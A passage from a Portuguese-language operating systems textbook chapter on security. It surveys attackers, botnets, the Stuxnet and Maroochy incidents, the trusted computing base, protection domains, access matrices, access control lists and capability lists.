duplo**. Outro conjunto de ferramentas, coletivamente chamadas de *dsniff*, oferece uma série de maneiras para monitorar o tráfego de rede e redirecionar pacotes de rede. O *Low Orbit Ion Cannon* (*LOIC*), enquanto isso, não é (apenas) uma arma de ficção científica para vaporizar os inimigos em uma galáxia distante, mas também uma ferramenta para lançar ataques de recusa de serviços. E com o arcabouço *Metasploit* que vem pré-carregado com centenas de explorações convenientes contra toda sorte de alvos, lançar ataques nunca foi tão fácil. Claramente, todas essas ferramentas têm características de uso duplo. Assim como facas e machados, isso não quer dizer que sejam más *per se*.

No entanto, criminosos cibernéticos também oferecem uma ampla gama de serviços (muitas vezes on-line) para "chefões" cibernéticos a fim de disseminar malwares, lavar dinheiro, redirecionar tráfego, fornecer hospedagem com uma política de não fazer perguntas, e muitas outras coisas úteis. A maioria das atividades criminosas na internet cresceu sobre infraestruturas conhecidas como **botnets** que consistem em milhares (e às vezes milhões) de computadores comprometidos — muitas vezes computadores normais de usuários inocentes e ignorantes. Há uma variedade enorme de maneiras pelas quais atacantes podem comprometer a máquina de um usuário. Por exemplo, eles podem oferecer versões gratuitas, mas contaminadas, de um software popular. A triste verdade é que a promessa de versões gratuitas sem licença de softwares caros é irresistível para muitos usuários. Infelizmente, a instalação desses programas proporciona ao atacante o acesso completo à máquina. É como passar a chave de sua casa para um perfeito estranho. Quando o computador está sob o controle do atacante, ele é conhecido com um **bot** ou **zumbi**. Tipicamente, nada disso é visível para o usuário. Hoje, botnets consistindo em centenas ou milhares de zumbis são os burros de carga de muitas atividades criminosas. Algumas centenas de milhares de PCs representam um número enorme de máquinas para furtar detalhes bancários, ou usá-los para spam, e pense apenas na destruição que pode ocorrer quando um milhão de zumbis apontam suas armas *LOIC* para um alvo que não está esperando por isso.

Às vezes, os efeitos do ataque vão bem além dos próprios sistemas computacionais e atingem diretamente o mundo físico. Um exemplo é o ataque sobre o sistema de tratamento de esgoto de Maroochy Shire, em Queensland, Austrália — não muito distante de Brisbane. Um ex-empregado insatisfeito de uma empresa de tratamento de esgoto não gostou quando a prefeitura de Maroochy Shire recusou o seu pedido de emprego e decidiu dar o troco. Ele assumiu o controle do sistema e provocou um derramamento de milhões de litros de esgoto não tratado nos parques, rios e águas costeiras (onde os peixes morreram prontamente) — assim como em outros lugares.

De maneira mais geral, existem pessoas mundo afora indignadas com algum país ou grupo (étnico) em particular — ou apenas irritadas com a situação das coisas — e que desejam destruir a maior quantidade de infraestrutura possível sem levar muito em consideração a natureza do dano ou quem serão as vítimas específicas. Em geral, essas pessoas acham que atacar os computadores de seus inimigos é algo bom, mas os ataques em si podem não ser muito precisos.

No extremo oposto há a guerra cibernética. Uma arma cibernética comumente referida como *Stuxnet* danificou fisicamente as centrífugas em uma instalação de enriquecimento de urânio em Natanz, Irã, e diz-se que ela causou um retardamento significativo no programa nuclear iraniano. Embora ninguém tenha se apresentado para reivindicar o crédito por esse ataque, algo tão sofisticado provavelmente originou-se nos serviços secretos de um ou mais países hostis ao Irã.

Um aspecto importante do problema de segurança, relacionado com a confidencialidade, é a **privacidade**: proteger indivíduos do uso equivocado de informações a seu respeito. Isso rapidamente entra em muitas questões legais e morais. O governo deve compilar dossiês sobre todos a fim de pegar sonegadores de *X*, onde *X* pode ser "previdência social" ou "taxas", dependendo da sua política? A polícia deve ter acesso a qualquer coisa e a qualquer um a fim de deter o crime organizado? E o que dizer da Agência de Segurança Nacional norte-americana monitorando milhões de telefones celulares diariamente na esperança de pegar potenciais terroristas? Empregadores e companhias de seguro têm direitos? O que acontece quando esses direitos entram em conflito com os direitos individuais? Todas essas questões são extremamente importantes mas estão além do escopo deste livro.

9.1.2 Atacantes

A maioria das pessoas é gentil e obedece à lei, então por que nos preocuparmos com a segurança? Porque infelizmente existem algumas pessoas por aí que não são tão gentis e querem causar problemas (possivelmente para o seu próprio ganho pessoal). Na literatura de segurança, pessoas que se intrometem em lugares que não lhes dizem respeito são chamadas de **atacantes**, **intrusas**, ou às vezes **adversárias**. Algumas décadas atrás, invadir sistemas computacionais era algo que se fazia para se exibir para os amigos, para mostrar como você era esperto, mas hoje em dia essa não é mais a única ou mesmo a razão mais importante para invadir um sistema. Há muitos tipos diferentes de atacantes com tipos diferentes de motivações: roubo, ativismo cibernético, vandalismo, terrorismo, guerra cibernética, espionagem, spam, extorsão, fraude — e ocasionalmente o atacante ainda quer simplesmente se exibir, ou expor a fragilidade da segurança de uma organização.

Atacantes similarmente variam de aspirantes a chapéus pretos não muito habilidosos, também conhecidos como ***script-kiddies*** (literalmente, crianças que seguem roteiros), a crackers extremamente habilidosos. Eles podem ser profissionais trabalhando para criminosos, governos (por exemplo, a polícia, o exército, ou os serviços secretos), ou empresas de segurança — ou pessoas que o fazem como um passatempo em seu tempo livre. Deve ficar claro que tentar evitar que um governo estrangeiro hostil roube segredos militares é algo inteiramente diferente de tentar evitar que estudantes insiram uma piada do dia no sistema. O montante de esforço necessário para a segurança e proteção claramente depende de quem achamos que seja o inimigo.

9.2 Segurança de sistemas operacionais

Existem muitas maneiras de comprometer a segurança de um sistema computacional. Muitas vezes elas não são nem um pouco sofisticadas. Por exemplo, muitas pessoas configuram seus códigos PIN para *0000*, ou sua senha para "senha" — fácil de lembrar, mas não muito seguro. Há também pessoas que fazem o contrário. Elas escolhem senhas muito complicadas, e assim acabam não conseguindo lembrá-las, e precisam escrevê-las em uma nota que é então colada no monitor ou teclado. Dessa maneira, qualquer um com acesso físico à máquina (incluindo o pessoal de limpeza, a secretária e todos os visitantes) também tem acesso a tudo o que está *na* máquina. Há muitos outros exemplos, e eles incluem altos dirigentes perdendo pen-drives com informações sensíveis, velhos discos rígidos com segredos de indústrias que não são apropriadamente apagados antes de serem jogados no lixo reciclável, e assim por diante.

Mesmo assim, alguns dos incidentes de segurança mais importantes *ocorrem* por causa de ataques cibernéticos sofisticados. Neste livro, estamos especificamente interessados em ataques relacionados ao sistema operacional. Em outras palavras, não examinaremos ataques na web, ou ataques em bancos de dados SQL. Em vez disso, nos concentraremos onde o sistema operacional é alvo do ataque ou tem um papel importante em fazer valer (ou mais comumente, falhar em fazer valer) as políticas de segurança.

Em geral, distinguimos entre ataques que tentam roubar informações *passivamente* e ataques que tentam *ativamente* fazer com que um programa de computador comporte-se mal. Um exemplo de um ataque passivo é um adversário que fareja o tráfego de rede e tenta violar a codificação (se houver alguma) para conseguir os dados. Em um ataque ativo, o intruso pode assumir o controle do navegador da web de um usuário para fazê-lo executar um código malicioso, a fim de roubar detalhes do cartão de crédito, por exemplo. No mesmo sentido, fazemos uma distinção entre a **criptografia**, que diz respeito a embaralhar uma mensagem ou arquivo de tal maneira que fique difícil de recuperar os dados originais a não ser que você tenha a chave, e **endurecimento** de software, que acrescenta mecanismos de proteção a programas a fim de dificultar a ação de atacantes que buscam fazê-los comportar-se inadequadamente. O sistema operacional usa a criptografia em muitos lugares: para transmitir dados com segurança através da rede, armazenar arquivos com segurança em disco, embaralhar as senhas em um arquivo de senhas etc. O endurecimento de programa também é usado por toda parte: para evitar

que atacantes injetem códigos novos em softwares em execução, certificar-se de que cada processo tem exatamente os privilégios de que ele precisa para fazer o que deve fazer e nada mais etc.

9.2.1 Temos condições de construir sistemas seguros?

Hoje é difícil abrir um jornal sem ler mais uma história sobre atacantes violando sistemas computacionais, roubando informações, ou controlando milhões de computadores. Uma pessoa ingênua pode fazer logicamente duas perguntas em relação a essa situação:

1. É possível construir um sistema computacional seguro?
2. Se afirmativo, por que isso não é feito?

A resposta para a primeira pergunta é: "Na teoria, sim". Em princípio, softwares podem ser livres de defeitos e podemos até nos certificar de que sejam seguros — desde que o software não seja grande demais ou complicado. Infelizmente, sistemas de computadores são de uma complicação tremenda hoje em dia, e isso tem muito a ver com a segunda pergunta. A segunda pergunta, por que sistemas seguros não estão sendo construídos, diz respeito a duas razões fundamentais. Primeiro, os sistemas atuais não são seguros, mas os usuários não estão dispostos a jogá-los fora. Se a Microsoft fosse anunciar que além do Windows ela tinha um novo produto, SecureOS, que era resistente a vírus, mas não executava aplicações do Windows, não há a menor chance de que as pessoas e as empresas jogariam o Windows pela janela e comprariam o novo sistema imediatamente. Na realidade, a Microsoft tem um SO seguro (FANDRICH et al., 2006), mas não o está comercializando.

A segunda questão é muito mais sutil. A única maneira segura de construir um sistema seguro é mantê-lo simples. Funcionalidades são o inimigo da segurança. A boa gente do Departamento de Marketing na maioria das empresas de tecnologia acredita (de modo acertado ou equivocado) que os usuários querem é mais funcionalidades, maiores e melhores. Eles se certificam de que os arquitetos do sistema que estão projetando os seus produtos recebam a mensagem. No entanto, tudo isso significa mais complexidade, mais códigos, mais defeitos e mais erros de segurança.

A seguir, dois exemplos relativamente simples: os primeiros sistemas de e-mail enviavam mensagens como texto ASCII. Elas eram simples e podiam ser feitas de maneira relativamente segura. A não ser que existam defeitos estúpidos de fato no programa de e-mail, há pouco que uma mensagem ASCII que chega possa fazer para danificar um sistema computacional (na realidade veremos alguns ataques possíveis mais tarde neste capítulo). Então as pessoas tiveram a ideia de expandir o e-mail para incluir outros tipos de documentos, por exemplo, arquivos de *Word*, que podem conter programas aos montes. Ler um documento desses significa executar o programa de outra pessoa em seu computador. Não importa quanto *sandboxing* (caixa de areia) está sendo usado, executar um programa externo no seu computador é inerentemente mais perigoso do que olhar para um texto ASCII. Os usuários demandaram a capacidade de mudar o e-mail de documentos passivos para programas ativos? É provável que não, mas alguém achou que era uma bela ideia, sem se preocupar muito com as implicações de segurança.

O segundo exemplo é a mesma coisa para páginas da web. Quando a web consistia em páginas HTML passivas, isso não apresentava um problema maior de segurança. Agora que muitas páginas na web contêm programas (applets e JavaScript) que o usuário precisa executar para ver o conteúdo, uma falha de segurança aparece depois da outra. Tão logo uma foi consertada, outra toma o seu lugar. Quando a web era inteiramente estática, os usuários protestavam por mais conteúdo dinâmico? Não que os autores se lembrem, mas sua introdução trouxe consigo um monte de problemas de segurança. Parece que o "vice-presidente-responsável-por-dizer-não" dormiu no ponto.

Na realidade, existem algumas organizações que acreditam que uma boa segurança é mais importante do que recursos novos bacanas, e o exército é um grande exemplo disso. Nas seções a seguir examinaremos algumas das questões envolvidas. Para construir um sistema seguro, é preciso um modelo de segurança no núcleo do sistema operacional simples o suficiente para que os projetistas possam realmente compreendê-lo, e resistir a todas as pressões para se desviar disso a fim de acrescentar novos recursos.

9.2.2 Base computacional confiável

No mundo da segurança, as pessoas muitas vezes falam sobre **sistemas confiáveis**, em vez de sistemas de segurança. São sistemas que têm exigências de segurança declaradas e atendem a essas exigências. No cerne de cada sistema confiável há uma **TCB** (**Trusted Computing Base** — Base Computacional Confiável) mínima consistindo no hardware e software necessários para fazer valer todas as regras de segurança. Se a base de computação confiável estiver funcionando de acordo com a especificação, a segurança do sistema não

pode ser comprometida, não importa o que mais estiver errado.

A TCB consiste geralmente na maior parte do hardware (exceto dispositivos de E/S que não afetam a segurança), uma porção do núcleo do sistema operacional e a maioria ou todos os programas de usuário que tenham poder de superusuário (por exemplo, programas SETUID de usuário root em UNIX). Funções de sistema operacional que devem fazer parte da TCB incluem a criação de processos, troca de processos, gerenciamento de memória e parte do gerenciamento de arquivos e E/S. Em um projeto seguro, muitas vezes a TCB ficará bem separada do resto do sistema operacional a fim de minimizar o seu tamanho e verificar a sua correção.

Uma parte importante da TCB é o monitor de referência, como mostrado na Figura 9.2. O monitor de referência aceita todas as chamadas de sistema envolvendo segurança, como a abertura de arquivos, e decide se elas devem ser processadas ou não. Desse modo, o monitor de referência permite que todas as decisões de segurança sejam colocadas em um lugar, sem a possibilidade de desviar-se dele. A maioria dos sistemas operacionais não é projetada dessa maneira, o que é parte da razão para eles serem tão inseguros.

Uma das metas de algumas pesquisas de segurança atuais é reduzir a base computacional confiável de milhões de linhas de código para meramente dezenas de milhares de linhas de código. Na Figura 1.26 vimos a estrutura do sistema operacional MINIX 3, que é um sistema em conformidade com o POSIX, mas com uma estrutura radicalmente diferente do Linux ou FreeBSD. Com o MINIX 3, apenas em torno de 10.000 linhas de código executam no núcleo. Todo o resto executa como um conjunto de processos do usuário. Alguns desses, como o sistema de arquivos e o gerenciador de processos, são parte da base computacional confiável, já que eles podem facilmente comprometer a segurança do sistema. Mas outras partes, como o driver da impressora e o driver do áudio, não fazem parte da base computacional confiável e independente do que há de errado com elas (mesmo que estejam contaminadas por um vírus), não há nada que possam fazer para comprometer a segurança do sistema. Ao reduzir a base computacional confiável por duas ordens de magnitude, sistemas como o MINIX 3 têm como potencialmente oferecer uma segurança muito mais alta do que os projetos convencionais.


9.3 Controlando o acesso aos recursos

A segurança é muito mais fácil de atingir se há um modelo claro do que deve ser protegido e quem tem permissão para fazer o quê. Uma quantidade considerável de trabalho foi dedicada a essa área, então só poderemos arranhar a superfície nesse breve tratamento. Vamos nos concentrar em alguns modelos gerais e os mecanismos usados para serem cumpridos.

9.3.1 Domínios de proteção

Um sistema computacional contém muitos recursos, ou "objetos", que precisam ser protegidos. Esses objetos podem ser hardware (por exemplo, CPUs, páginas de memória, unidades de disco, ou impressoras) ou softwares (por exemplo, processos, arquivos, bancos de dados ou semáforos).

Cada objeto tem um nome único pelo qual ele é referenciado, assim como um conjunto finito de operações que os processos têm permissão de executar. As operações read e write são apropriadas para um arquivo; up e down fazem sentido para um semáforo.

FIGURA 9.2 Um monitor de referência.

É óbvio que é necessária uma maneira para proibir os processos de acessar objetos que eles não são autorizados a acessar. Além disso, também deve tornar possível restringir os processos a um subconjunto de operações legais quando isso for necessário. Por exemplo, o processo *A* pode ter o direito de ler — mas não de escrever — arquivo *F*.

A fim de discutir diferentes mecanismos de proteção, é interessante introduzirmos o conceito de um domínio. Um **domínio** é um conjunto de pares (objetos, direitos). Cada par especifica um objeto e algum subconjunto das operações que podem ser desempenhadas nele. Um **direito** nesse contexto significa a permissão para desempenhar uma das operações. Muitas vezes um domínio corresponde a um único usuário, dizendo o que ele pode fazer ou não fazer, mas um domínio também pode ser mais geral do que apenas um usuário. Por exemplo, os membros de uma equipe de programação trabalhando em algum projeto podem todos pertencer ao mesmo domínio, de maneira que todos possam acessar os arquivos do projeto.

Como objetos são alocados para domínios depende das questões específicas relativas a quem precisa saber o quê. Um conceito básico, no entanto, é o **POLA** (**Principle of Least Authority** — Princípio da Menor Autoridade) ou necessidade de saber. Em geral, a segurança funciona melhor quando cada domínio tem os objetos e os privilégios mínimos para realizar o seu trabalho — e nada mais.

A Figura 9.3 exibe três domínios, mostrando os objetos em cada um e os direitos (Read, Write, eXecute) disponíveis em cada objeto. Observe que *Impressora1* está em dois domínios ao mesmo tempo, com os mesmos direitos em cada. *Arquivo1* também está em dois domínios, com diferentes direitos em cada um.

A todo instante, cada processo executa em algum domínio de proteção. Em outras palavras, há alguma coleção de objetos que ele pode acessar, e para cada objeto ele tem algum conjunto de direitos. Processos também podem trocar de domínio para domínio durante a execução. As regras para a troca de domínios são altamente dependentes do sistema.

A fim de tornar a ideia de um domínio de proteção mais concreta, vamos examinar o UNIX (incluindo Linux, FreeBSD e amigos). No UNIX, o domínio de um processo é definido por sua UID e GID. Quando um usuário se conecta, seu shell recebe o UID e GID contidos em sua entrada no arquivo de senha e esses são herdados por todos os seus filhos. Dada qualquer combinação (UID, GID), é possível fazer uma lista completa de todos os objetos (arquivos, incluindo dispositivos de E/S representados por arquivos especiais etc.) que possam ser acessados, e se eles podem ser acessados para leitura, escrita ou execução. Dois processos com a mesma combinação (UID, GID) terão acesso a exatamente o mesmo conjunto de objetos. Processos com diferentes valores (UID, GID) terão acesso a um conjunto diferente de arquivos, embora possa ocorrer uma sobreposição considerável.

Além disso, cada processo em UNIX tem duas metades: a parte do usuário e a parte do núcleo. Quando o processo realiza uma chamada de sistema, ele troca da parte do usuário para a do núcleo. A parte do núcleo tem acesso a um conjunto diferente de objetos da parte do usuário. Por exemplo, o núcleo pode acessar todas as páginas na memória física, o disco inteiro, assim como todos os recursos protegidos. Desse modo, uma chamada de sistema causa uma troca de domínio.

Quando um processo realiza um exec em um arquivo com o bit SETUID ou SETGID nele, ele adquire um novo UID ou GID efetivo. Com uma combinação (UID, GID) diferente, ele tem um conjunto diferente de arquivos e combinações disponível. Executar um programa com SETUID ou SETGID também é uma troca de domínio, já que os direitos disponíveis mudam.

Uma questão importante é como o sistema controla quais objetos pertencem a qual domínio. Conceitualmente, pelo menos, podemos visualizar uma matriz grande, em que as linhas são os domínios e as colunas os objetos. Cada quadrado lista os direitos, se houver, que o domínio contém para o objeto. A matriz para a Figura 9.3 é mostrada na Figura 9.4. Dada essa matriz e o número do domínio atual, o sistema pode dizer se um acesso a um dado objeto de uma maneira em particular a partir de um domínio específico é permitido.

FIGURA 9.3 Três domínios de proteção.





FIGURA 9.4 Uma matriz de proteção.

Domínio \ Objeto	Arquivo1	Arquivo2	Arquivo3	Arquivo4	Arquivo5	Arquivo6	Impressora1	Plotter2
1	Leitura	Leitura Escrita						
2			Leitura	Leitura Escrita Execução	Leitura Escrita		Escrita	
3						Leitura Escrita Execução	Escrita	Escrita

A troca de domínio em si pode ser facilmente incluída no modelo da matriz ao percebermos que um domínio é em si um objeto, com a operação enter. A Figura 9.5 mostra a matriz da Figura 9.4 de novo, apenas agora com os três domínios como objetos em si. Os processos no domínio 1 podem trocar para o domínio 2, mas, uma vez ali, eles não podem voltar. Essa situação apresenta um modelo de execução de um programa SETUID em UNIX. Nenhuma outra troca de domínio é permitida nesse exemplo.

9.3.2 Listas de controle de acesso

Na prática, realmente armazenar a matriz da Figura 9.5 é algo raramente feito, pois ela é grande e esparsa. A maioria dos domínios não tem acesso algum à maioria dos objetos, de maneira que armazenar uma matriz muito grande e em sua maior parte vazia é um desperdício de espaço de disco. Dois métodos práticos, no entanto, são armazenar a matriz por linhas ou por colunas, e então armazenar somente os elementos não vazios. As duas abordagens são surpreendentemente diferentes. Nesta seção examinaremos como armazená-la por colunas; na próxima seção estudaremos armazená-la por linhas.


A primeira técnica consiste em associar com cada objeto uma lista (ordenada) contendo todos os domínios que possam acessar o objeto, e como. Essa lista é chamada de **ACL** (**Access Control List** — Lista de Controle de Acesso), ilustrada na Figura 9.6. Aqui vemos três processos, cada um pertencendo a um domínio diferente, *A, B* e *C*, e três arquivos *F1, F2* e *F3*. Para simplificar a questão, presumiremos que cada domínio corresponde a exatamente um usuário, nesse caso, os usuários *A, B* e *C*. Muitas vezes na literatura de segurança os usuários são chamados de **sujeitos** ou **principais**, para contrastá-los com as coisas que são de propriedade, os **objetos**, como arquivos.

Cada arquivo tem uma ACL associada com ele. O arquivo *F1* tem duas entradas na sua ACL (separadas por um ponto e vírgula). A primeira entrada diz que qualquer processo de propriedade de um usuário *A* pode ler e escrever o arquivo. A segunda entrada diz que qualquer processo de propriedade de um usuário *B* pode ler o arquivo. Todos os outros acessos por esses usuários e todos os acessos por outros usuários são proibidos. Observe que os direitos são concedidos por usuário, não por processo. No que diz respeito ao sistema de proteção, qualquer processo de propriedade de um usuário *A* pode ler e escrever o arquivo *F1*. Não importa se há um processo desses ou 100 deles. É o proprietário, não a identidade do processo, que importa.

O arquivo *F2* tem três entradas em sua ACL: *A, B* e *C* podem todos eles ler o arquivo, e *B* também pode

FIGURA 9.5 Uma matriz de proteção com os domínios como objetos.

Domínio \ Objeto	Arquivo1	Arquivo2	Arquivo3	Arquivo4	Arquivo5	Arquivo6	Impressora1	Plotter2	Domínio1	Domínio2	Domínio3
1	Leitura	Leitura Escrita								Entra	
2			Leitura	Leitura Escrita Execução	Leitura Escrita		Escrita				
3						Leitura Escrita Execução	Escrita	Escrita			

FIGURA 9.6 Uso de listas de controle de acesso para gerenciar o acesso a arquivos.

escrevê-lo. Nenhum outro acesso é permitido. O arquivo *F3* é aparentemente um programa executável, tendo em vista que tanto *B* quanto *C* podem lê-lo e executá-lo. *B* também pode escrevê-lo.

Esse exemplo ilustra a forma mais básica de proteção com ACLs. Sistemas mais sofisticados são muitas vezes usados na prática. Para começo de conversa, mostramos apenas três direitos até o momento: *read, write* e *execute* (ler, escrever e executar). Pode haver direitos adicionais também. Alguns desses podem ser genéricos, isto é, aplicar-se a todos os objetos, e alguns podem ser específicos de objetos. Exemplos de direitos genéricos são destroy object e copy object (destruir objeto e copiar objeto). Esses poderiam manter-se para qualquer objeto, não importa o tipo dele. Direitos específicos de objetos podem incluir append message (anexar mensagem) para um objeto de caixa de correio e sort alphabetically para um objeto de diretório.

Até o momento, nossas entradas de ACL foram para usuários individuais. Muitos sistemas dão suporte ao conceito de um **grupo** de usuários. Grupos têm nomes e podem ser incluídos em ACLs. Duas variações na semântica dos grupos são possíveis. Em alguns sistemas, cada processo tem uma ID de usuário (UID) e uma ID de grupo (GID). Nesses sistemas, uma entrada de ACL contém entradas da forma

UID1, GID1: direitos1; UID2, GID2: direitos2; ...

Nessas condições, quando uma solicitação é feita para acessar um objeto, uma conferência é feita usando o UID e GID de quem está chamando. Se elas estiverem presentes na ACL, os direitos listados estão disponíveis. Se a combinação (UID, GID) não estiver na lista, o acesso não é permitido.

Usar os grupos dessa maneira efetivamente introduz o conceito de um **papel**. Considere uma instalação computacional na qual Tana é a administradora do sistema, e desse modo no grupo *sysadm*. No entanto, suponha que a empresa também tenha alguns clubes para empregados e Tana seja um membro do clube de admiradores de pombos. Os membros do clube pertencem ao grupo *fanpombo* e têm acesso aos computadores da empresa para gerenciar seu banco de dados de pombos. Uma porção da ACL pode ser como mostrado na Figura 9.7.

Se Tana tentar acessar um desses arquivos, o resultado dependerá de qual grupo ela está atualmente conectada como. Quando ela se conecta, o sistema pode lhe pedir para escolher qual dos seus grupos ela está atualmente usando, ou pode haver até nomes e/ou senhas de acesso diferentes para mantê-los separados. O ponto desse esquema é evitar que Tana acesse o arquivo de senha quando ela estiver usando seu chapéu de admiradora de pombos. Ela só pode fazer isso quando estiver conectada como a administradora do sistema.

Em alguns casos, um usuário pode ter acesso a determinados arquivos independente de a qual grupo ele estiver atualmente conectado. Esse caso pode ser cuidado introduzindo-se o conceito de um caractere curinga (**wildcard**), que significa todo mundo. Por exemplo, a entrada

tana, *: RW

para o arquivo de senha daria a Tana acesso, não importa em qual grupo ela esteja atualmente.

Outra possibilidade ainda é a de que se um usuário pertence a qualquer um dos grupos que têm determinados direitos de acesso, o acesso é permitido. A vantagem aqui é que um usuário pertencendo a múltiplos grupos não precisa especificar qual usar no momento do login. Todos eles contam o tempo inteiro. Uma desvantagem dessa abordagem é que ela proporciona menos encapsulamento: Tana pode editar o arquivo de senha durante um encontro do clube de pombos.

FIGURA 9.7 Duas listas de controle de acesso.

Arquivo	Lista de controle de acesso
Senha	tana, sysadm: RW
Dados_pombos	bill, fanpombo: RW; tana, fanpombo: RW; ...

O uso de grupos e wildcards introduz a possibilidade de bloquear seletivamente um usuário específico de acessar um arquivo. Por exemplo, a entrada

virgil, *: (none); *, *: RW

dá ao mundo inteiro, exceto, para Virgil, acesso para ler e escrever no arquivo. Isso funciona porque as entradas são escaneadas em ordem, e a primeira que se aplicar é levada em consideração; entradas subsequentes não são nem examinadas. Um casamento é encontrado para Virgil na primeira entrada, assim como direitos de acesso, nesse caso, "none" (nenhum) é encontrado e aplicado. A busca é encerrada nesse ponto. O fato de que o resto do mundo tem acesso jamais chega nem a ser visto.

A outra maneira de lidar com grupos é não ter as entradas ACL consistindo em pares (UID, GID), mas ter cada entrada com um UID ou um GID. Por exemplo, uma entrada para o arquivo *dados_pombos* poderia ser

debbie: RW; phil: RW; fanpombo:RW

significando que Debbie e Phil, e todos os membros do grupo *fanpombo* têm acesso de leitura e escrita ao arquivo.


Às vezes ocorre que um usuário ou grupo tem determinadas permissões em relação a um arquivo que o proprietário mais tarde gostaria de revogar. Com as listas de controle de acesso, revogar um acesso anteriormente concedido é algo relativamente direto. Tudo o que precisa ser feito é editar a ACL para fazer a mudança. No entanto, se a ACL for conferida apenas quando um arquivo for aberto, é mais provável que a mudança terá efeito somente em chamadas futuras para open. Qualquer arquivo que já está aberto continuará a ter os direitos que ele tinha quando foi aberto, mesmo que o usuário não esteja mais autorizado a acessar o arquivo.

9.3.3 Capacidades

A outra maneira de dividir a matriz da Figura 9.5 é por linhas. Quando esse método é usado, associado com cada processo há uma lista de objetos que podem ser acessados, junto com uma indicação de quais operações são permitidas em cada um, em outras palavras, seu domínio. Essa lista é chamada de **lista de capacidades** (ou **lista C**) e os itens individuais nela são chamados de **capacidades** (DENNIS e VAN HORN, 1966; FABRY, 1974). Um conjunto de três processos e suas listas de capacidades é mostrado na Figura 9.8.

Cada capacidade concede ao proprietário determinados direitos sobre um certo objeto. Na Figura 9.8, o processo de propriedade do usuário *A* pode ler os arquivos *F1* e *F2*, por exemplo. Em geral, uma capacidade consiste em um arquivo (ou, mais geralmente, um objeto) identificador e um mapa de bits para os vários direitos. Em um sistema do tipo UNIX, o identificador do arquivo provavelmente seria o número do i-node. Listas de capacidades são em si objetos e podem ser apontadas por outras listas de capacidades, desse modo facilitando o compartilhamento de subdomínios.

Deve estar bastante claro que listas de capacidades devem ser protegidas da adulteração por usuários. Três métodos para protegê-las são conhecidos. O primeiro exige uma **arquitetura marcada** (tagged), um projeto de hardware no qual cada palavra de memória tem um bit (ou marca) extra que diz se a palavra contém uma

FIGURA 9.8 Quando as capacidades são usadas, cada processo tem uma lista de capacidades.

capacidade ou não. O bit de marca não é usado por instruções de aritmética, comparação ou similares, e pode ser modificado apenas por programas executando no modo núcleo (isto é, o sistema operacional). Máquinas de arquitetura marcada foram construídas e podem ser feitas para trabalhar bem (FEUSTAL, 1972). A AS/400 da IBM é um exemplo popular.

A segunda maneira é manter a lista C dentro do sistema operacional. As capacidades são então referenciadas por sua posição na lista de capacidades. Um processo pode dizer: "Leia 1 KB do arquivo apontado pela capacidade 2." Essa forma de abordagem é similar ao uso dos descritores de arquivos em UNIX. Hydra (WULF et al., 1974) funcionava dessa maneira.

